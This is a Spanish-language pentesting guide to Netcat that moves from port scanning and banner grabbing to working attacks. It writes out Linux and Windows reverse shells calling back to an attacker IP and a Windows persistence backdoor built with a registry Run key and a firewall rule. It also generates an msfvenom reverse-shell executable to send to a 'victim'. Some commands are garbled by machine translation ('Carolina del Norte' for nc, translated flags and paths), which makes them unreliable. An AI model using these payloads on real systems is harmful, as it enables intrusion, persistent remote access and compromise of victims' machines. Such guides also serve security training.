



Netcat

NETCAT FOR PENTESTER COMPREHENSIVE GUIDE

TABLA DE CONTENIDO

1	Abstracto	3
2	Introducción a Netcat	5
3	Comando básico de Netcat	7
3.1	Comando de ayuda	7
3.2	Chat de escaneo	8
3.3	de puertos	9
3.4	Agarrar pancartas	10
3.5	Transferencia de archivos	10
3.6	Shell inverso de Linux	11
3.7	Puerto aleatorio	14
3.8	Tomar el banner HTTP	14
3.9	Conexión inversa de Windows	15
3.10	Persistencia de Windows 10	15
3.11	Carga útil de Msfvenom con Netcat	18
4	Acerca de nosotros	20

Abstracto

"Ya sea escaneando puertos o obteniendo un shell inverso, todo es posible con Netcat". Hoy, en esta publicación, exploraremos una de las utilidades de red más utilizadas y aprenderemos cómo los otros marcos refuerzan "Netcat" para generar una sesión.

The background of the page features a blurred image of a metal padlock resting on a printed circuit board (PCB). The padlock is silver and has a keyhole. The PCB is green with intricate white circuit patterns. The overall image is semi-transparent, allowing the text to be clearly visible.

Introduction to Netcat

Introducción a Netcat

Netcat, técnicamente utilizado como "nc", es una utilidad de red que utiliza conexiones TCP y UDP para leer y escribir en una red. Puede ser utilizado tanto por los atacantes como por los auditores de seguridad.

Contando en el escenario de ataque, esta herramienta multifuncional puede ser controlada por scripts, lo que la hace bastante confiable y, si analizamos la sección de seguridad, nos ayuda a depurar e investigar la red.

¿Por qué netcat es tan confiable que puede hacer de todo, ya sea escanear puertos, capturar pancartas, transferir un archivo o incluso generar una conexión inversa?

Veamos las principales funciones de netcat y desvelemos esta pregunta.

1. Actúa como un cliente TCP/UDP/SCTP/SSL simple para interactuar con servidores web, servidores telnet, servidores de correo y otros servicios de red TCP/IP.
2. Redirige el tráfico TCP/UDP/SCTP a otros puertos o hosts actuando como SOCKS o HTTP proxy de manera que los clientes especifiquen sus destinos.
3. Netcat puede incluso conectarse a destinos a través de una cadena de contactos anónimos o autenticados apoderados.
4. Cifra la comunicación con SSL y la transporta a través de IPv4 o IPv6.
5. Actúa como intermediario de conexión, permitiendo que dos (o más) clientes se conecten a través de un tercero (intermediación) servidor.

Hasta ahora, es posible que conozcas todas las características que tiene Netcat, lo que lo hace único y simple.

Intentemos profundizar y explorar qué más podemos hacer con esta gran herramienta.

The background of the page features a blurred image of a circuit board with a large, metallic padlock resting on it. The padlock is open, and its shackle is visible. The circuit board has various traces and components, though they are out of focus.

Netcat Basic Command

Comando básico de Netcat

Comando de ayuda

"Ayuda" o, a veces, su "h", esta bandera elimina todas las opciones posibles que una herramienta puede hacer por nosotros. Para comenzar con netcat, usaremos el comando de ayuda más básico, es decir:

```
nc -h
```

```
root@kali:~# nc -h
[v1.10-41.1+b1]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename       program to exec after connect [dangerous!!]
  -b               allow broadcasts
  -g gateway        source-routing hop point[s], up to 8
  -G num           source-routing pointer: 4, 8, 12, ...
  -h               this cruft
  -i secs          delay interval for lines sent, ports scanned
  -k               set keepalive option on socket
  -l               listen mode, for inbound connects
  -n               numeric-only IP addresses, no DNS
  -o file           hex dump of traffic
  -p port          local port number
  -r               randomize local and remote ports
  -q secs          quit after EOF on stdin and delay of secs
  -s addr          local source address
  -T tos           set Type Of Service
  -t               answer TELNET negotiation
  -u               UDP mode
  -v               verbose [use twice to be more verbose]
  -w secs          timeout for connects and final net reads
  -C               Send CRLF as line-ending
  -z               zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

Escaneo de puertos

Netcat se puede utilizar como escáner de puertos, aunque no fue diseñado para funcionar como tal. Para que valga la pena como escáner, necesitamos configurar el indicador "-z", que le indica a netcat, que escanee el demonio de lista sin enviar ningún dato. Esto permite comprender el tipo de servicio que se está ejecutando en ese puerto específico. Por lo tanto, netcat puede realizar el escaneo TCP y UDP, veamos cómo:

Escaneo TCP


```
nc -v -n -z 192.168.1.105 21-100
```

[-v]: indica modo detallado

[-n]: indica direcciones IP solo numéricas

[-z]: indica cero -modo de E/S [usado para escaneo]

Para completar este escaneo, necesitamos especificar un rango de puertos. En la imagen a continuación puede ver que mencioné un rango de puertos del 21 al 100, que volcará los servicios en ejecución en la máquina del objetivo.




```
root@kali:~# nc -v -n -z 192.168.1.105 21-100
(UNKNOWN) [192.168.1.105] 80 (http) open
(UNKNOWN) [192.168.1.105] 22 (ssh) open
(UNKNOWN) [192.168.1.105] 21 (ftp) open
root@kali:~#
```

Escaneo UDP

Incluso podemos escanear los puertos UDP de la misma manera que escaneamos los TCP. Aquí usaremos el "-u" bandera que invocará el modo UDP.

```
Carolina del Norte -vzu 192.168.1.105 161
```

En este escenario, hemos mencionado el número de puerto en lugar del rango. En la imagen a continuación puede ver que hemos capturado el servicio "SNMP" en ejecución.



```
root@kali:~# nc -vzu 192.168.1.105 161
192.168.1.105: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.105] 161 (snmp) open
root@kali:~#
```


Charlando

Netcat también se puede utilizar para chatear entre dos usuarios. Pero antes de eso, necesitamos establecer una conexión.

Para configurar todo esto, usaremos dos dispositivos: uno desempeñará el papel de iniciador y el otro será el de oyente. Tan pronto como se establezca esta conexión, la comunicación se podrá realizar desde ambos extremos.

Veamos este escenario, donde dos usuarios con diferentes sistemas operativos se comunican entre sí a través de una conexión establecida por Netcat.

Inicialmente, el usuario root de kali necesita configurar su "escucha" netcat en un puerto específico para establecer una conexión de red. Ejecute el siguiente comando para hacerlo:

```
Carolina del Norte -lvp 1234
```

aquí,

[l]: Modo de escucha

[v]: Modo detallado

[p]: Puerto local

Ahora es el momento de configurar un iniciador, lo haremos desde el usuario raíz de Ubuntu, simplemente proporcionando la dirección IP del sistema donde iniciamos el oyente seguida del número de puerto.

```
nc 192.168.1.109 1234
```

```
root@ubuntu:~# nc 192.168.1.109 1234
hi
hello
```

En la imagen a continuación puede ver que la conexión se ha configurado y ambas máquinas ahora pueden comunicarse entre sí.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.105] 52184
hi
hello
```

Agarrando pancartas

Banner se refiere a un mensaje de texto recibido del host con información sobre los puertos y servicios abiertos junto con sus números de versión.

Ejecute el siguiente comando para capturar los banners ftp y ssh del objetivo:

```
nc 192.168.1.105 21 nc
192.168.1.105 22
```

```
root@kali:~# nc 192.168.1.105 21
220 (vsFTPD 3.0.3)
^C
root@kali:~# nc 192.168.1.105 22
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
^C
```

Transferencia de archivos

Netcat nos ofrece la oportunidad de transferir archivos de un dispositivo a otro a través de una red.

Sigamos con un escenario en el que un usuario de Kali está exento de transferir sus archivos a un usuario en una máquina Ubuntu.

En la imagen a continuación, el usuario de la máquina Kali configura un oyente en el puerto número 5555 y comparte el archivo.txt usando el parámetro "<".

```
nc -lvp 5555 <archivo.txt
```

```
root@kali:~# cat file.txt
Welcome to Hacking Articles
root@kali:~# nc -lvp 5555 < file.txt
listening on [any] 5555 ...
```

Ahora el usuario sentado en el servidor Ubuntu descargará este archivo ejecutando el siguiente comando.

```
nc 192.168.1.109 5555 > archivo.txt
```

En la imagen a continuación puede ver que el usuario de Ubuntu obtuvo con éxito el archivo file.txt de 192.168.1.109 , que no es más que la IP del usuario de Kali.

```
root@ubuntu:~# nc 192.168.1.109 5555 > file.txt
^C
root@ubuntu:~# cat file.txt
Welcome to Hacking Articles
```

Shell inverso de Linux

Como se mencionó anteriormente, netcat puede realizar cualquier cosa, por lo que ahora intentaremos explotar la máquina del objetivo con la ayuda de "msfvenom" para crear una carga útil y configuraremos un oyente de netcat para capturar una sesión. Intentemos crear una carga útil usando el siguiente comando:

```
msfvenom -p cmd/unix/reverse_netcat
lhost=192.168.1.109 lport=6666 R
```

La bandera "R" se utiliza para generar una carga útil sin procesar que estará sobre nuestra pantalla.

```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.109 lport=6666 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 103 bytes
mkfifo /tmp/jahrzdd; nc 192.168.1.109 6666 0</tmp/jahrzdd | /bin/sh >/tmp/jahrzdd 2>&1; rm /tmp/jahrzdd
```

En la imagen de arriba, puedes ver que nuestra carga útil está lista, ahora es el momento de activarla sobre la de nuestra víctima. servidor.

Abra la máquina Ubuntu y escriba esta carga útil en la terminal. Antes de activarlo, regrese a la máquina del atacante (Kali Linux) y configure el detector netcat allí usando el mismo número de puerto que usó al generar la carga útil.

```
root@ubuntu:~# mkfifo /tmp/jahrzdd; nc 192.168.1.109 6666 0</tmp/jahrzdd | /bin/sh >/tmp/jahrzdd 2>&1; rm /tmp/jahrzdd
```

En la imagen a continuación puede ver que, tan pronto como la víctima ejecute la carga útil, obtendremos la sesión.

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.105] 58516
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.105 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::6c54:9cdb:ada0:b197 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8c:f6:d6 txqueuelen 1000 (Ethernet)
    RX packets 61824 bytes 84050340 (84.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22512 bytes 1544032 (1.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hay muchas ocasiones en las que la seguridad aumenta y no logramos capturar la sesión usando este método, pero hay otra forma de obtener un shell inverso.

Antes de eso, configure un detector de netcat en el puerto

443: cuando el detector se inicia, simplemente ejecute los siguientes comandos en la máquina de destino:

```
mknode /tmp/backpipe p
/bin/sh 0</tmp/backpipe | nc 192.168.1.109 443 1>/tmp/tubo de escape
```

Esto le ayudará a eludir la seguridad y le ofrecerá una sesión de netcat.

```
root@ubuntu:~# mknode /tmp/backpipe p
root@ubuntu:~# /bin/sh 0</tmp/backpipe | nc 192.168.1.109 443 1>/tmp/backpipe
```

En la imagen a continuación puede ver que hemos capturado con éxito el caparazón de la víctima.


```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.105] 33308
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.105 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::6c54:9cdb:ada0:b197 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8c:f6:d6 txqueuelen 1000 (Ethernet)
    RX packets 61874 bytes 84055113 (84.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22540 bytes 1547158 (1.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Puerto aleatorio

Hay posibilidades de que no seamos capaces de decidir el propio puerto para configurar un oyente o establecer una conexión netcat. Bueno, netcat tiene un indicador especial "-r" que nos proporcionará el puerto local aleatorio.

```
nc -lv -r
```

En la imagen a continuación puede ver que nuestro oyente se inició en 38931.



```
root@kali:~# nc -lv -r
listening on [any] 38931 ...
```

A red arrow points to the port number 38931 in the terminal output.


Tomando el banner HTTP

Los banners HTTP ahora no se pueden recuperar fácilmente, ya que contienen información del servidor. Pero podemos usar netcat para capturar información sobre cualquier servidor web.

Simplemente ejecute el siguiente comando para manipular el servidor del objetivo y verificar lo que hemos capturado.

```
printf "OBTENER / HTTP/1.0\r\n\r\n" | nc 192.168.1.105 80
```

¡¡Excelente!! En la imagen a continuación puede ver que capturé exitosamente el banner HTTP y se nos presenta el servidor Apache.



```
root@kali:~# printf "GET / HTTP/1.0\r\n\r\n" | nc 192.168.1.105 80
HTTP/1.1 200 OK
Date: Fri, 26 Jun 2020 22:05:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 26 Jun 2020 21:15:54 GMT
ETag: "1c-5a90336e80366"
Accept-Ranges: bytes
Content-Length: 28
Connection: close
Content-Type: text/html

Welcome to Hacking Articles
```

A red arrow points to the command in the terminal output.

Conexión inversa de Windows

La puerta trasera de un sistema nos recibe siempre con las manos abiertas cuando retrocedemos.

Por lo tanto, intentaremos generar una puerta trasera similar en la máquina con Windows del objetivo, que nos permita ingresar en cualquier momento cuando regresemos.

Primero configuremos un oyente en nuestra máquina Kali:

```
Carolina del Norte -lvp 4444
```

Ahora ejecute el siguiente comando en el símbolo del sistema de Windows de la víctima para crear una puerta trasera.

```
nc.exe 192.168.1.109 4444  
-e cmd.exe
```

```
C:\Users\raj\Downloads>nc.exe 192.168.1.109 4444 -e cmd.exe
```

Es hora de volver a la máquina de nuestro atacante. En la imagen a continuación puede ver que estamos en el shell de comandos de la víctima.

```
root@kali:~# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.1.108: inverse host lookup failed: Unknown host  
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.108] 55324  
Microsoft Windows [Version 10.0.18363.900]  
(c) 2019 Microsoft Corporation. All rights reserved.  
C:\Users\raj\Downloads>
```

Persistencia de Windows 10

La persistencia juega un papel importante en la vida de un atacante. Entonces, intentemos crear una puerta trasera persistente usando netcat y el marco Metasploit, en la máquina host que hemos comprometido.

En la imagen a continuación puede ver que tomé una sesión de meterpreter de una máquina con Windows 10 .

Ahora cargue el archivo netcat.exe en system32 en la PC de la víctima usando el siguiente comando:

```
cargar /usr/share/windows-binaries/nc.exe
C:\\ventanas\\system32
```

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32
[*] uploading : /usr/share/windows-binaries/nc.exe → C:\\windows\\system32
[*] uploaded : /usr/share/windows-binaries/nc.exe → C:\\windows\\system32\\nc.exe
```

Ahora configure netcat para un oyente en cualquier puerto aleatorio, digamos 4445, abra el puerto al inicio y realice la conexión.

Utilice el siguiente comando:

```
reg setval -k HKLM\
\software\microsoft\windows\currentversion\run -
v netcat -d 'C:\windows\system32\nc.exe -Ldp 4445 -e cmd.exe'
```

```
meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -v netcat -d 'C:\windows\system32\nc.exe -Ldp 4445 -e cmd.exe'
Successfully set netcat of REG_SZ.
```

En una conexión netcat exitosa, obtendremos el shell_inverso de la PC de la víctima.

Ahora es el momento de agregar una nueva regla al firewall denominada 'netcat' en la que la conexión entrante permitirá el puerto 4445 utilizando el indicador cmd interactivo ejecutando un comando llamado netsh.

Escriba el siguiente comando:

```
netsh advfirewall firewall agregar regla nombre='netcat' dir=en acción=permitir
protocolo=Tcp localport=4445
```

Comprobemos el modo operativo y el estado del puerto ejecutando el siguiente comando:

```
netsh firewall muestra portopening
```

```

meterpreter > shell
Process 7184 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=Tcp localport=4445
netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=Tcp localport=4445
Ok.

C:\Windows\system32>netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port  Protocol  Mode  Traffic direction  Name
-----
4445   TCP        Enable Inbound           'netcat'

Port configuration for Standard profile:
Port  Protocol  Mode  Traffic direction  Name
-----
4445   TCP        Enable Inbound           'netcat'

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

```

Entonces con todo eso, hemos terminado. Ahora, cuando la víctima reinicie el sistema nuevamente, obtendremos el shell netcat. Ejecute el siguiente comando para conectar nuestra puerta trasera netcat a través del puerto 4445.

```
carolina del norte-nv 192.168.1.105 4445
```

¡¡Excelente!! Hemos mantenido con éxito la puerta trasera permanente, ahora cada vez que la víctima inicia siempre tendremos su sesión. Para obtener más información sobre la persistencia de Windows, haga clic [aquí](#).

```

root@kali:~# nc -nv 192.168.1.105 4445
(UNKNOWN) [192.168.1.105] 4445 (?) open
Microsoft Windows [Version 10.0.18362.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

Carga útil de Msfvenom con Netcat

Hasta ahora hemos aprendido todo sobre Netcat, desde lo básico hasta lo avanzado. Entonces, aprendamos cómo podemos conectarnos con la víctima a través de nuestro Netcat_shell usando una carga útil de msfvenom.

Encienda la terminal y ejecute el siguiente comando para generar una carga útil .exe

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.104
lport=3333 -f exe > shell.exe
```

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.104 lport=3333 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

Ahora active el oyente Netcat en el puerto 3333.

Comparta esta carga útil generada con la víctima; tan pronto como la abra, obtendrá la conexión inversa.

```
root@kali:~# nc -lvp 3333
listening on [any] 3333 ...
192.168.1.109: inverse host lookup failed: Unknown host
connect to [192.168.1.104] from (UNKNOWN) [192.168.1.109] 61185
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Desktop>
```

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

